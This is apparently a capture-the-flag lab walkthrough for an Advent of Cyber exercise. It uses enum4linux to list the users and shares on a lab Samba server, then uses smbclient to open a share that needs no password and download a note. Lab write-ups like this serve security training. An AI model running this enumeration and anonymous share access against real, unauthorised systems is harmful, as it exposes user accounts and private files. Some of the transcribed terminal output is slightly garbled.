
## Day 10: [Networking] Don't be so sElfish

Tools used: Kali linux

Solution/walkthrough:

### Question 1

Open terminal and navigate to enum4linux using **cd /root/Desktop/Tools/Miscellaneous**. Examine the options available.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-87-153: ~/Desktop/Tools/Miscellaneous". The terminal content displays the usage information for enum4linux.pl:

```
root@ip-10-10-87-153: # cd ~/Desktop/Tools/Miscellaneous
root@ip-10-10-87-153:~/Desktop/Tools/Miscellaneous# ./enum4linux.pl -h
enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrL@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip


Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user specify username to use (default "")
  -p pass specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
```

### Question 2

Use the **-U** flag to get userlist. Count the number of users that are listed.



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-87-153: ~/Desktop/Tools/Miscellaneous". The terminal content displays the output of enum4linux.pl with the -U option:

```
root@ip-10-10-87-153: # ./enum4linux.pl -U 10.10.72.199
WARNING: polenum.py is not in your path. Check that package is installed and yo
ur PATH is sane.
Starting enum4linux v0.8.9 ( http://labs.portcullis.co.uk/application/enum4linux
/) on Fri Jun 24 13:40:46 2022

=====
|   Target Information   |
=====
Target ..... 10.10.72.199
RID Range ..... 500-550,1000-1050
Username .....
Password .....
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
|   Enumerating Workgroup/Domain on 10.10.72.199   |
=====
[+] Got domain/workgroup name: TBFC-SMB-01

=====
|   Session Check on 10.10.72.199   |
```

```
[+] Server 10.10.72.199 allows sessions using username '', password ''  
[+] Getting domain SID for 10.10.72.199 |  
Domain Name: TBFC-SMB-01  
Domain SId: (NULL SID)  
[+] Can't determine if host is part of domain or part of a workgroup  
[+] Users on 10.10.72.199 |  
index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy Name: Desc:  
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager Name: elfmceager  
Desc:  
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson Name: Desc:  
user:[elfmcskidy] rid:[0x3e8]  
user:[elfmceager] rid:[0x3ea]  
user:[elfmcelferson] rid:[0x3e9]  
enum4llinux complete on Fri Jun 24 13:40:48 2022
```

### Question 3

Use the **-S** flag to get sharelist. The command is **./enum4linux.pl -S [THM IP address]**. Find the shares on the server.

```
WARNING: The "syslog" option is deprecated  
Sharename      Type      Comment  
-----  
tbfc-hr        Disk      tbfc-hr  
tbfc-it        Disk      tbfc-it  
tbfc-santa     Disk      tbfc-santa  
IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))  
Reconnecting with SMB1 for workgroup listing.  
Server          Comment  
-----  
Workgroup        Master  
-----  
TBFC-SMB-01      TBFC-SMB  
[+] Attempting to map shares on 10.10.72.199  
//10.10.72.199/tbfc-hr  Mapping: DENIED, Listing: N/A  
//10.10.72.199/tbfc-it  Mapping: DENIED, Listing: N/A  
//10.10.72.199/tbfc-santa  Mapping: OK, Listing: OK  
//10.10.72.199/IPC$      [E] Can't understand response:  
WARNING: The "syslog" option is deprecated  
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
```

### Question 4:

Use the smbclient command (**smbclient //\*\*THM IP address\*\*/\*\*sharename\*\***) to access the shares on the Samba server. Try each sharename and press enter until we find one we can log into without a password.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-87-153: ~/Desktop/Tools/Miscellaneous". The terminal content shows several attempts to connect to a share using the smbclient command:

```
//10.10.72.199/tbfc-hr Mapping: DENIED, Listing: N/A
//10.10.72.199/tbfc-it Mapping: DENIED, Listing: N/A
//10.10.72.199/tbfc-santa Mapping: OK, Listing: OK
//10.10.72.199/IPC$ [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_OBJECT_NAME_NOT_FOUND listing '*'
enum4linux complete on Fri Jun 24 13:43:04 2022

root@ip-10-10-87-153:~/Desktop/Tools/Miscellaneous# smbclient //10.10.72.199/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-87-153:~/Desktop/Tools/Miscellaneous# smbclient //10.10.72.199/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-87-153:~/Desktop/Tools/Miscellaneous# smbclient //10.10.72.199/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> 
```



## Question 5:

The **help** command will open a list of commands that can be run. Run the **ls** command to list the files in the share. Download the files using the **get** command and open the **note\_from\_mcskidy** file on **nano** to see its content.

The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@ip-10-10-87-153: ~/Desktop/Tools/Miscellaneous". The terminal content shows the help command being run, followed by an ls command to list files in the share, and finally a get command to download a file:

```
root@ip-10-10-87-153:~/Desktop/Tools/Miscellaneous# help
root@ip-10-10-87-153:~/Desktop/Tools/Miscellaneous# ls
du      echo      exit      get      getfacl
geteas  hardlink  help      history  iosize
lcd     link      lock      lowercase  ls
l       mask      md       mget      mkdir
more   mput      newer      notify    open
postx  postx_encrypt  postx_open  postx_mkdir  postx_rmdir
postx_unlink  postx_whoami  print      prompt   put
pwd    q         queue     quit     readlink
rd     recurse   reget     rename   reput
rm    rmdir     showacls  setea    setmode
scopy  stat      symlink   tar     tarmode
timeout  translate  unlock   volume  vuid
wdel   logon    listconnect  showconnect  tcon
tdis   tid      logoff    ..
.
..
jingle-tunes
note_from_mcskidy.txt

10252564 blocks of size 1024. 5369400 blocks available
smb: \> get note_from_mcskidy.txt
getting file \note_from_mcskidy.txt of size 143 as note_from_mcskidy.txt (34.9 K
iloBytes/sec) (average 34.9 KiloBytes/sec)
```



## Thought process/methodology:

Open a terminal prompt and run enum4linux. All the possible options will then be listed and the function of each flag will be given. The -U flag will show the userlist of the server where we can see the number of users and the usernames. The -S flag will show the sharelist and we will see the shares that are on the server. The smbclient tool can be used to access the Samba server and its shares. By using this tool, we can log in to each sharename manually until we find the one that doesn't require a password to log in. Once we've

logged into the share, open the directory on it using ls command and download the files in the directory onto our device using get command. This way, we will be able to open the files to see its contents. The files can be opened on a text terminal using the nano command. The note\_from\_mcskid.txt file says that everything is in that share, meaning the only other file that is in the directory of the share is the directory Elf McSkidy left for Santa.